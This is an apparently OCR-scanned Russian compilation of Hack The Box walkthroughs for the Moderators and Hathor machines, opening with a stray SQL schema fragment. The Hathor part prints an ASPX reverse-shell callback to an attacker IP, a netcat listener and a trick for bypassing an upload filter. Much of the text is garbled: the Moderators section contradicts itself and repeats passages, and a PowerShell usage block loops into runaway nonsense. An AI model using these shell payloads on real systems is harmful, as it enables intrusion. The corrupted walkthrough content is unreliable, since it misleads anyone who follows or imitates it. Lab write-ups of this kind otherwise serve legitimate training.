) ENGINE=MyISAM AUTO_INCREMENT=1 DEFAULT CHARACTER SET latin1 COLLATE latin1_swedish_ci;
/!40101 SET character_set_client = @@character_set_client */;
--
-- Table structure for table `payslips`
--
DROP TABLE IF EXISTS `payslips`;
/!40101 SET @saved_cs_client     = @@character_set_client */;
/!40101 SET character_set_client = utf8 */;
CREATE TABLE `payslips` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `employee` int(11) DEFAULT NULL,
  `payslipid` int(11) DEFAULT NULL,
  `startdate` date DEFAULT NULL,
  `enddate` date DEFAULT NULL,
  `comment` varchar(255) DEFAULT NULL,
  `status` int(11) DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=1 DEFAULT CHARACTER SET latin1 COLLATE latin1_swedish_ci;
/!40101 SET character_set_client = @@character_set_client */;
--
-- Table structure for table `tasks`
--
DROP TABLE IF EXISTS `tasks`;
/!40101 SET @saved_cs_client     = @@character_set_client */;
/!40101 SET character_set_client = utf8 */;
CREATE TABLE `tasks` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `employee` int(11) DEFAULT NULL,
  `taskid` int(11) DEFAULT NULL,
  `startdate` date DEFAULT NULL,
  `enddate` date DEFAULT NULL,
  `comment` varchar(255) DEFAULT NULL,
  `status` int(11) DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=1 DEFAULT CHARACTER SET latin1 COLLATE latin1_swedish_ci;
/!40101 SET character_set_client = @@character_set_client */;
--
-- Table structure for table `users`
--
DROP TABLE IF EXISTS `users`;
/!40101 SET @saved_cs_client     = @@character_set_client */;
/!40101 SET character_set_client = utf8 */;
CREATE TABLE `users` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `fullname` varchar(100) DEFAULT NULL,
  `username` varchar(100) DEFAULT NULL,
  `password` varchar(100) DEFAULT NULL,
  `email` varchar(100) DEFAULT NULL,
  `phone` varchar(100) DEFAULT NULL,
  `address` varchar(100) DEFAULT NULL,
  `salary` decimal(10,2) DEFAULT NULL,
  `manager` int(11) DEFAULT NULL,
  `department` int(11) DEFAULT NULL,
  `hireddate` date DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=1 DEFAULT CHARACTER SET latin1 COLLATE latin1_swedish_ci;
/!40101 SET character_set_client = @@character_set_client */;
--
-- Table structure for table `variables`
--
DROP TABLE IF EXISTS `variables`;
/!40101 SET @saved_cs_client     = @@character_set_client */;
/!40101 SET character_set_client = utf8 */;
CREATE TABLE `variables` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `variable` varchar(100) DEFAULT NULL,
  `value` varchar(100)
```

HTB MODERATORS



ЛОМАЕМ ПРИЛОЖЕНИЕ НА WORDPRESS И РАБОТАЕМ С ШИФРОВАННЫМ ВИРТУАЛЬНЫМ ЖЕСТКИМ ДИСКОМ

Safiullin
t.me/pentest_ru

В этом разбитке я покажу, как добрать root-аккаунт на сервере через плагины Wordpress и взломать шифрованный диск Virtualbox. По первым дискам мы получим ssh-доступ с обходом фильтров.

Прикрыть на Linux технологичные Moderators с площадки Hack The Box. Machine — Moderators.

WARNING
Представлена к просмотру с 18+ рекомендуется тоже через VPN. Не дружат хосты с провайдерами, которые не любят, когда в их сетях сканят порты и пишут в общий эфир. Здоровье дорогое, сохраняйте.

РАЗВЕДКА
Добавляем IP хоста в /etc/hosts

```
10.10.11.173    moderators.htb
```

И начинаем полноценно пинг.

Сервис сканирование портов

Полноценный порт-сканер — отдельная тема, которая заслуживает как любой взлом. Это отдельная тема, которая заслуживает как любой взлом. Мы пишем свой сканер, который сканит порты быстрее, чем nmap, и выдает в общий вывод только открытые порты. Сканер — это отдельная тема, которая заслуживает как любой взлом. Мы пишем свой сканер, который сканит порты быстрее, чем nmap, и выдает в общий вывод только открытые порты. Сканер — это отдельная тема, которая заслуживает как любой взлом. Мы пишем свой сканер, который

HTB MODERATORS

СЫРОЕ ПРОХОЖДЕНИЕ ПЛАТФОРМЫ HTB НА РУССКОМ С ОЗВУЧИВАНИЕМ ВИРТУАЛЬНЫМ АССИСТЕНТОМ JACKIE

Сервер: сырость PEASS

Сырое прохождение платформы Hackthebox на русском языке. Для тех, кто не знает английский, но хочет разобраться в прохождении заданий. Для тех, кто знает английский, но хочет послушать, как звучит английский язык в профессиональном исполнении. Для тех, кто ищет ответы на вопросы по прохождению заданий платформы Hackthebox.

Сюрпет сопровождает данное прохождение пояснениями [jacks], где означает запуск виртуальной Jackie. Это ассистирующая клавиша, которая или отвечает вначале строки.

```
[jacks] Welcome to the Hackthebox Moderators Walkthrough.
[jacks] Let's begin with the usual nmap scan.
[jacks] Listening on http://0.0.0.0:8000
[jacks] Connected to http://127.0.0.1:8000 (HTTP/1.1)
[jacks] Loaded 1 jacks.
```

Сюрпет отображает данные процессов пояснениями [jacks], где означает запуск виртуальной. Это ассистирующая клавиша, которая или отвечает вначале строки.

```
[jacks] Welcome to the Hackthebox Moderators Walkthrough.
[jacks] Let's begin with the usual nmap scan.
[jacks] Listening on http://0.0.0.0:8000
[jacks] Connected to http://127.0.0.1:8000 (HTTP/1.1)
[jacks] Loaded 1 jacks.
```

Теперь на сервере есть запущенное клиентское часть. Выполняем задачу сервера: **nmap -sV -sC -p- -T4 -oN /tmp/nmap/moderators.txt 10.10.10.173**

```
[jacks] Jackie 1.1(x64) 10.10.10.173 0.0000 localhost:8000

[jacks]: Connecting to wss://10.10.10.173:1
[jacks]: Connecting to wss://10.10.10.173:1
```

В этом примере запущены задачи клиентского сервера.

```
[jacks] Welcome to the Hackthebox Moderators Walkthrough.
[jacks] Let's begin with the usual nmap scan.
[jacks] Listening on http://0.0.0.0:8000
[jacks] Connected to http://127.0.0.1:8000 (HTTP/1.1)
[jacks] Loaded 1 jacks.
[jacks] Jackie 1.1(x64) 10.10.10.173 0.0000 localhost:8000
[jacks]: Connecting to wss://10.10.10.173:1
[jacks]: Connecting to wss://10.10.10.173:1
```

Заходим на http://localhost:8000 и видим сайт на WordPress.

Сюжетно начинаем плагинов: **wp-content/plugins**

Для ускорения CHMOD(0) можно сделать текущую директорию:

```
cd /var/www/html/wp-content/plugins
```

Так как на этом сервере запущен процесс можно показать экспланты с помощью любого поисковика рамках и прямого Google.

Мы можем конкретизировать поисковый запрос **wp_ajaxpro**, что позволит отобразить плагины. Поисковый запрос **wp_ajaxpro** и **wp-admin/includes/...**. А так как мы можем делать с файлами системы, это упрощалось может дать нам **wp-admin/includes/...**.

```
/var/www/html/wp-admin/includes/
```

А как - прописывает файл **wp-load.php** для отслеживания изменения:

```
/var/www/html/wp-admin/includes/wp-load.php
```

Теперь, чтобы получить безопасность на сервер необходимо сделать запрос по типу:

```
http://localhost:8000/wp-content/plugins/brandfolder/ajaxloader.php?
action=ajaxloader&type=load&file=/var/www/html/wp-load.php
```

В этого пользователя уже есть root-SSH, которые мы благополучно забираем:

А теперь подключаемся по SSH и забираем флаг пользователя.

```
root@localhost:~# ssh -l root 10.10.10.173
root@10.10.10.173's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-72-generic x86_64)
root@moderators:~# ls -la
drwxr-xr-x 4 root root 4096 Jan 7 19:09 .
drwxr-xr-x 24 root root 4096 Jan 7 19:09 ..
drwxr-xr-x 2 root root 4096 Jan 7 19:09 .cache
drwxr-xr-x 3 root root 4096 Jan 7 19:09 .local
root@moderators:~# cat root.txt
b0b0b0b0b0b0b0b0b0b0b0b0b0b0b0b0
root@moderators:~#
```

Пользователь John

WordPress — получение паролей

В листе до учебного давления нам нужно пройти по всем листам. Где нам необходимо отобразить пароли. Для получения паролей нужно ввести по базе **wp-config**. Данные пароли хранятся в табле, для получения в базе данных, которую **wp-config**.

```
root@localhost:~# ssh -l root 10.10.10.173
root@10.10.10.173's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-72-generic x86_64)
root@moderators:~# ls -la
drwxr-xr-x 4 root root 4096 Jan 7 19:09 .
drwxr-xr-x 24 root root 4096 Jan 7 19:09 ..
drwxr-xr-x 2 root root 4096 Jan 7 19:09 .cache
drwxr-xr-x 3 root root 4096 Jan 7 19:09 .local
root@moderators:~# cat root.txt
b0b0b0b0b0b0b0b0b0b0b0b0b0b0b0b0
root@moderators:~# mysql -u root -p wordpress
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> select * from wp_users;
+----------+------------------------------------+----------+----------+---------------------+-------------+-----------+-----------+-----
```

HTB HATHOR

ОБХОДИМ APPLOCKER И АТАКУЕМ AD ПРИ ПОМОЩИ DCSYNC И PASSTHECHECKT

В этом файтере я покажу, как использовать и сдампить данные из ASPNET, затем обойдём политики AppLocker с помощью DLL Hijacking, а в конце применим полученную атаку DCSync и PassTheTicket для получения полного доступа к хосту.

Полагаем для наших управленческих получает имена Hathor с площадки Hack The Box. Человек сложности — «Средний».

WARNING

Подключаться к машине с HTB рекомендуется только через VPN. Не делай этого с компьютера, где есть важная для тебя данная, так как ты рискуешь в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Сначала добавим наш файл для добавления IP-адрес машины в **/etc/hosts**

```
10.10.11.147    hathor.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Сканирование портов — это процедура, которой шаг при любой атаке. Он позволяет определить какие службы на хосте принимают соединение. Но хотя этой информацией выбираются следующий шаг в получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Утилита результаты его работы в виде таких при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -T4 $1
```

Он достаточно в два этапа. Что первым производится обычное быстрое сканирование, на второе — более тщательное сканирование, с использованием имеющихся скриптов (опция **-A**).

```
Nmap scan report for hathor.htb (10.10.11.147)
Host is up (0.0[illegible]s latency).
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS 10.0
|_http-title: Welcome
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-07-27 07:35:48Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: windcorp.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds  Windows Server 2019 Standard 17763 microsoft-ds (workgroup: WINDCORP)
464/tcp  open  kpasswd5      [illegible]
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    [illegible]
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: windcorp.htb, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    [illegible]
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
|   311:
|     Message signing enabled and required
| smb2-time:
|   date: 2023-07-27T07:36:[illegible]
| smb2-[illegible]:
|   [illegible]
Nmap done: 1 IP address (1 host up) scanned in [illegible] seconds
```

Результаты сканирования

Нашли множество портов, нас интересует для Windows:

- 53 — служба DNS;
- 80 (HTTP) — веб-сервер Microsoft IIS/10.0;
- 88 — служба Kerberos;
- 135 — служба удаленного вызова процедур (Microsoft RPC). Используется для взаимодействия компьютеров — клиентов и контроллеров — клиент;
- 139 — служба сеансов NetBIOS, NetLogon;
- 389 — служба LDAP;
- 445 — служба SMB;
- 464 — служба смены паролей Kerberos;
- 593 (HTTP) RPC over HTTP — используется в службе DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 5985 — служба удаленного управления (WinRM);
- 6389 — веб-сервер ASTIS.


Нмап автоматически показывает информацию из сертификатов. Именно так мы узнаем о новом домене, который добавим в **/etc/hosts**:

```
10.10.11.147 hathor.htb hathor.windcorp.htb windcorp.htb
```

Справка: robots.txt


Этот файл использовать для того, чтобы попросить краулеры (например, Google или Яндекс) не парсить какие-то определенные каталоги. Текст на конце, а проверить, чтобы в плохиной вашим появлялись страницы вступили при взаимодействии сервер, файлы или персональная информация со страниц пользователей и прочие вещи в таком роде. Однако в злонамеренных перебрасывает даже каталоги этот файл, чтобы узнать о файлах и каталогах, которые стремятся спрятать администраторы сайта.

В нашем robots.txt за 29 скрытых каталогов, в том числе и админа.



Обычная страница сайта

К сожалению, просмотрев все страницы, я ничего интересного не нашел. Но на сайте есть возможность зарегистрироваться и авторизоваться, что обычно открывает еще больший простор для атак.



Опция регистрации пользователя

ТОЧКА ВХОДА

Когда я регистрирую как пользователь, сразу увидим список всех аккаунтов.

В основном ничего интересного нет, поэтому переходим к сканированию скрытых каталогов. Согласно фаерс, что все они были перечислены в robots.txt, так что воспользуем **ffuf**

Справка: сканирование веба с ffuf

Если на первых доступных при исследовании безопасности веб-приложения — сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде Dirbuster и DIRB.


Я предпочитаю легкий и быстрый ffuf. При запуске указываем следующие параметры:

- **-w** — словарь (в нескольких словарях на наборе SecLists);
- **-t** — количество потоков;
- **-u** — URL.

```
ffuf -c -ht="http://windcorp.htb/FUZZ" -t 256 -w directory_2.3_medium_
lowercase.txt
```

```
dialog                  [Status: 301, Size: 150, Words: 9, Lines
eventcalendar           [Status: 301, Size: 157, Words: 9, Lines
frame                   [Status: 301, Size: 150, Words: 9, Lines
iisstart                [Status: 200, Size: 2531, Words: 77, Lin
Administrator           [Status: 301, Size: 157, Words: 9, Lines
:: Progress: [220560/220560] :: Job [1/1] :: 1[illegible] req/sec :: Duration: [0:0[illegible]] :: Errors: 0 ::
```

Результат сканирования каталогов с помощью ffuf



Сообщение о запрете доступа

Ничего больше не обнаружив, я решил попробовать авторизоваться с помощью списка дефолтных учетов. И от имени **admin@admin.com** : **admin** авторизовался как администратор сайта.

Панель администратора сайта

ТОЧКА ОПОРЫ

Мы нашли файловое взаимодействие, значит, попробуем загрузить реверс-шелл и получить RCE. Так как использовался веб-сервер IIS, загружаем скрипт на ASPX.


В нем нам нужно будет лишь указать адрес, хост и порт для подключения.

```
protected void Page_Load(object sender, EventArgs e)
{
    String host = "10.10.14.2";//CHANGE THIS
    int port = 4321;//CHANGE THIS

    CallbackShell(host, port);
}
```

Изменяем адрес обратного шелла

Затем попробуем загрузить файл — и получим сообщение об ошибке: файлы таким типом загружать нельзя.



Сообщение об ошибке

Но мы можем загрузить файл как HTML, а потом с помощью штатных средств системы переименовать его в .aspx. Для этого копируем файл через контекстное меню и указываем новое имя.

Копирование файла через контекстное меню

Новое имя файла

Все прошло без ошибок, поэтому командой открываем листенер:

```
#lwrap -cbr nc -lvnp 4321
```

И обращаемся к загруженному файлу:

```
http://windcorp.htb/beta/Sites/1/media/html/Programs/shell.aspx
```

```
[+] Listening for connections.
[+] Keep-alive: nc -lvnp 4321
Listening on [any] 4321 ...
connect to [10.10.14.82] from (UNKNOWN) [10.10.11.147] 58272
Spawn Shell...
Microsoft Windows [Version 10.0.20348.643]
(c) Microsoft Corporation. All rights reserved.

whoami
whoami
windcorp\web

c:\windows\system32>ipconfig
```

Запуск нескольких команд

Таким образом мы получаем доступ в систему.

Продолжение статьи →

HTB HATHOR

СЕКЮРИТИ АУДИТ СЕРВЕРА ИЗ ПЕТЕРБУРГА ПОТРЕБОВАЛО ПОЛНОГО ПОДЧИНЕНИЯ ПЕРЕШЕЛ ПОЛЬЗОВАТЕЛЬ?

ПРОДВИЖЕНИЕ

Пользователь ВеатриксМИ

Сканирование на наличие начинаются на каталоге **script** → **Get-SQLQuery.ps1**

Сценариями начинаются с суффикса (.bat/.cmd/.vbs/.ps1/.msc/.js/.hta/.cpl/.msi/.scr). Начнем с **Get-SQLQuery.ps1** он создает запросы серверу на **Microsoft Powershell** и дублирует на **Cmd.exe**. Отмечаем, что для работы необходима принятие на сервере **Powershell**.

```
PS C:\Users>cd .\Desktop\Get-SQLQuery.ps1
PS C:\Users\Desktop>.\Get-SQLQuery.ps1
```

Запускаем скриптом (дефолтные), но, прежде чем есть сразу файл на VBScript

```
PS C:\Users\Desktop>cscript.exe .\Get-SQLQuery.ps1
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

usage: .\Get-SQLQuery.ps1 [-Verbose] [-Debug] [-ErrorAction <ActionPreference>]
[-ErrorVariable <String>] [-OutVariable <String>]
[-OutBuffer <Int32>] [-WhatIf] [-Confirm] [-Server <String>]
[-Database <String>] [-Query <String>] [-Output <String>]
[-Delimiter <String>] [-Header <Boolean>] [-Timeout <Int32>]
[-Encrypt <Boolean>] [-TrustServerCertificate <Boolean>]
[-ApplicationIntent <ReadOnly|ReadWrite>] [-ApplicationName <String>]
[-ConnectionString <String>] [-AccessToken <String>]
[-MultiSubnetFailover <Boolean>] [-ChangePassword <String>]
[-NewPassword <String>] [-AppendConnectionString <String>]
[-ColumnEncryptionSetting <Enabled|Disabled>]
[-EncryptionScope <String>] [-AuthenticationMethod <ActiveDirectoryAuthentication|ActiveDirectoryPassword|ActiveDirectoryIntegrated|ActiveDirectoryInteractive|ActiveDirectoryServicePrincipal|ActiveDirectoryManagedIdentity|ActiveDirectoryDefault|SqlPassword|NotSpecified>]
[-IncludeSilentOutput <Boolean>] [-MaxBinaryLength <Int32>]
[-LoadConfig <Boolean>] [-PacketSize <Int32>]
[-HostNameInCertificate <String>] [-LoginTimeout <Int32>]
[-MinimumVersion <String>] [-MaximumVersion <String>]
[-ProgressVerbosity <Silent|Verbose>] [-ProgressIntervalMs <Int32>]
[-ProgressSpinner <Boolean>] [-ProgressTitle <String>]
[-ProgressIndeterminate <Boolean>] [-ProgressSuppressMessage <Boolean>]
[-ProgressSuppressDetail <Boolean>] [-ProgressSuppressTitle <Boolean>]
[-ProgressSuppressIndeterminate <Boolean>] [-ProgressSuppressSpinner <Boolean>]
[-ProgressSuppressProgressBar <Boolean>] [-ProgressSuppressElapsedTime <Boolean>]
[-ProgressSuppressRemaining <Boolean>] [-ProgressSuppressPercentComplete <Boolean>]
[-ProgressSuppressCurrentOperation <Boolean>] [-ProgressSuppressStatusMessage <Boolean>]
[-ProgressSuppressAll <Boolean>] [-ProgressSuppressAllExceptMessage <Boolean>]
[-ProgressSuppressAllExceptTitle <Boolean>] [-ProgressSuppressAllExceptIndeterminate <Boolean>]
[-ProgressSuppressAllExceptSpinner <Boolean>] [-ProgressSuppressAllExceptProgressBar <Boolean>]
[-ProgressSuppressAllExceptElapsedTime <Boolean>] [-ProgressSuppressAllExceptRemaining <Boolean>]
[-ProgressSuppressAllExceptPercentComplete <Boolean>] [-ProgressSuppressAllExceptCurrentOperation <Boolean>]
[-ProgressSuppressAllExceptStatusMessage <Boolean>] [-ProgressSuppressAllExceptAll <Boolean>]
[-ProgressSuppressAllExceptAllExceptMessage <Boolean>] [-ProgressSuppressAllExceptAllExceptTitle <Boolean>]
[-ProgressSuppressAllExceptAllExceptIndeterminate <Boolean>] [-ProgressSuppressAllExceptAllExceptSpinner <Boolean>]
[-ProgressSuppressAllExceptAllExceptProgressBar <Boolean>] [-ProgressSuppressAllExceptAllExceptElapsedTime <Boolean>]
[-ProgressSuppressAllExceptAllExceptRemaining <Boolean>] [-ProgressSuppressAllExceptAllExceptPercentComplete <Boolean>]
[-ProgressSuppressAllExceptAllExceptCurrentOperation <Boolean>] [-ProgressSuppressAllExceptAllExceptStatusMessage <Boolean>]
[-ProgressSuppressAllExceptAllExceptAll <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptMessage <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptTitle <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptIndeterminate <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptSpinner <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptProgressBar <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptElapsedTime <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptRemaining <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptPercentComplete <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptCurrentOperation <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptStatusMessage <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAll <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptMessage <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptTitle <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptIndeterminate <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptSpinner <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptProgressBar <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptElapsedTime <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptRemaining <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptPercentComplete <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptCurrentOperation <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptStatusMessage <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAll <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptMessage <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptTitle <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptIndeterminate <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptSpinner <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptProgressBar <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptElapsedTime <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptRemaining <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptPercentComplete <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptCurrentOperation <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptStatusMessage <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAll <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptMessage <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptTitle <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptIndeterminate <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptSpinner <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptProgressBar <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptElapsedTime <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptRemaining <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptPercentComplete <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptCurrentOperation <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptStatusMessage <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAll <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptMessage <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptTitle <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptIndeterminate <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptSpinner <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptProgressBar <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptElapsedTime <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptRemaining <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptPercentComplete <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptCurrentOperation <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptStatusMessage <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAll <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptMessage <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptTitle <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptIndeterminate <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptSpinner <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptProgressBar <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptElapsedTime <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptRemaining <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptPercentComplete <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptCurrentOperation <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptStatusMessage <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAll <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptMessage <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptTitle <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptIndeterminate <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptSpinner <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptProgressBar <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptElapsedTime <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptRemaining <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptPercentComplete <Boolean>] [-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptCurrentOperation <Boolean>]
[-ProgressSuppressAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptAllExceptStatusMessage <Boolean>] [-ProgressSuppressAllExcept
```

HTB HATHOR

ОБХОДИМ APPLOCKER И АТАКУЕМ AD ГРУППОЙ DCSYNC И PASSTHECIRCLET

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Пользователь bpassrunner

Ещё раз покажем что хранится и запускаем в корзине: `C:\$Recycle.Bin`

```
cd C:\
dir /a:h /s /b
Volume in drive C has no label.
 Volume Serial Number is 8E61-D5E8

Directory of C:\$Recycle.Bin

01/26/2022  08:40 PM    <DIR>          .
01/26/2022  08:40 PM    <DIR>          ..
01/26/2022  08:40 PM    <DIR>          S-1-5-18
01/26/2022  12:56 PM    <DIR>          S-1-5-21-3783586571-2189298616-3727378865-1569
01/26/2022  06:19 PM    <DIR>          S-1-5-21-3783586571-2189298616-3727378865-1943
01/26/2022  08:40 PM    <DIR>          S-1-5-21-3783586571-2189298616-3727378865-500
               0 File(s)              0 bytes
               6 Dir(s)  9,183,645,792 bytes free
```

Сбобщаем корзину

Нам нужно узнать SID своего пользователя. В этом поможет простая команда `whoami /all`

```
whoami /all

USER INFORMATION
----------------

User Name              SID
=====================  ==============================================
bnkdcorp\glinsdale S-1-5-21-3783586571-2189298616-3727378865-2663
```

SID пользователя

Теперь мы можем просмотреть список файлов, удаленных подконтрольным нам пользователям и нашелся так сертификат:

```
cd S-1-5-21-3783586571-2189298616-3727378865-2663
dir /a:h /s /b /o:d /o:-s
dir
cd ..
dir /a:h /s /b
Volume in drive C has no label.
 Volume Serial Number is 8E61-D5E8

